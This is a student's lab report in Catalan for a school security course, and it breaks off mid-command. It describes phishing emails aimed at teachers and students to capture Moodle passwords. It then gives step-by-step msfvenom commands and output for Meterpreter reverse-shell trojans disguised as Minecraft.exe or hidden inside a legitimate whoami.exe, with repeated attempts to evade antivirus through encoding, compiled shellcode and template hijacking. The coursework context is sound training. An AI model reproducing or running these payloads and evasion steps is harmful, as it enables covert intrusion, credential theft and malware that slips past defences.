
T'he envïat un correu per tal de que puguis comprovar-ho, també m'ho he envïat a mi mateix a l'adreça de iguissetsanchez@cendrassos.net, pots veure com ha funcionat correctament.


Correu destinat a atacar als professors

(he fet un copiapega del contingut que sol posar en dani prados):




El correu que t'he envïat a tu: No sé com esta configurat el tema de la brossa als correus de xtec.cat, t'ho he envïat a fsala2@xtec.cat peró desconec si t'arribarà bé.






Correu destinat a atacar als estudiants:



Campanya per enviar-te el correu a tu:



3. Comproveu que es detecta quan la víctima ha obert el correu electrònic, i que si obre sessió en el Moodle és possible capturar la seva contrasenya

En el meu cas concret això no serà possible, ja que com he comentat anteriorment la màquina kali i el servidor no son a la mateixa xarxa local i no sé com ho podria fer d'aquesta manera(sense haver d'instal·lar gophish al servidor), no obstant això he fet una prova a la xarxa local per tal de que si que es mostrin aquests avisos:

Generar un troià amb Metasploit


4. Genereu un troià Meterpreter fent servir msfvenom

Genero el troiá amb la comanda

msfconsole -p windows/meterpreter/reverse_tcp lhost=lamevaip lport=4443 -f exe -o Minecraft.exe

```
┌──(root㉿ThinkPad)-[/home/frodo/exploits/detectats]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.140 lport=4443 -f exe -o Minecraft.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Minecraft.exe

┌──(root㉿ThinkPad)-[/home/frodo/exploits/detectats]
└─# ls | grep Minecraft.exe
Minecraft.exe
```


5. Passeu-lo a una màquina Windows i comproveu què passa? L'ha detectat l'antivirus?



El virtus és potencialment detectable per tant ja ni et permeten executar-lo.

6. Passeu el troià a VirusTotal i comproveu quants dels antivirus el detecten

El detecten la majoria d'antivirus



7. Intenteu generar un troià que el detecti una quantitat de antivirus inferior que en el d'abans.

Primer genero un payload de meterpreter, aplico cinc interacions de codificació amb zutto_dekiru i elimino bytes nuls:


```
┌──(root㉿ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
└─# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.190 LPORT=443 \
  -e x64/zutto_dekiru -i 5 -f raw -o shellcode.bin \
  --smallest
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 628 (iteration=0)
x64/zutto_dekiru succeeded with size 680 (iteration=1)
x64/zutto_dekiru succeeded with size 733 (iteration=2)
x64/zutto_dekiru succeeded with size 785 (iteration=3)
x64/zutto_dekiru succeeded with size 843 (iteration=4)
x64/zutto_dekiru chosen with final size 843
Payload size: 843 bytes
Saved as: shellcode.bin
```

Converteixo el shellcode a format C

```
┌──(root㉿ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
└─# echo -n "unsigned char shellcode[] = \"" > shellcode.c
hexdump -v -e '"\\x" 1/1 "%02x"' shellcode.bin >> shellcode.c
echo "\";" >> shellcode.c
```

Edito l'arxiu

Edito l'arxiu c amb el shellcode i el compilo a exe





```
┌──(root㉿ThinkPad)-[/home/frodo/SMX-2/seguretat/exploits]
└─# x86_64-w64-mingw32-gcc shellcode.c -o shellcode.exe -s -O2 -masm=intel
```

```
shellcode.exe
```

Provaré que el detectin encara menys antivirus:

Resultats de l'anàlisi:



8. REPTE OPCIONAL: Obteniu un troià amb msfvenom que no sigui detectat per l'antivirus de Windows (Windows Defender) -> UF4 aprovada

En aquests apartats t'indico tots els intents que he, encara que no hagin estat exitosos, ja que considero que he intentat diversos atacs que malauradament

no han estat exitosos

Utilitzare la codificació amb Shikata Ga Nai
L'objectiu és ofuscar el payload per evitar detecció per signatures.

1. Genero el payload codificat:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -e x86/shikata_ga_nai -i 5 -f exe -o payload_encoded.exe

2. Verifico el fitxer generat i li canvio el nom:


```
┌──(root㉿ThinkPad)-[/usr/share/windows-binaries]
└─# file payload_encoded.exe
payload_encoded.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections

┌──(root㉿ThinkPad)-[/usr/share/windows-binaries]
└─# mv payload_encoded.exe Minecraft.exe
```

3. Prova'l:

No puc descarregar ni executar l'arxiu ja que és detectat :(



El comprovo a virustotal i el segueixen detectant la majoria d'antivirus :(



No em rendeixo, segueixo mirant vídeotutorials i pàgines, torno a provar un atac amb un métode que es diu Template Hijacking, que basicament consisteix en amagar el payload dins d'un executable que sigui legitim de windows (notepad.exe, calc.exe..)

Primer de tot hem de conseguir un binari legítim:
Puc o bé copiar-lo d'una màquina de windows, baixar-lo d'internet o buscarlo dins de kali (hi ha un directori de binaris originals de windows= /usr/share/windows-binaries)

Executo la següent comanda que especifica el binari legítim:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.190 LPORT=443 -x /usr/share/windows-binaries/whoami.exe -k -f exe -o whoami.exe

```
┌──(root㉿ThinkPad)-[/home/frodo]
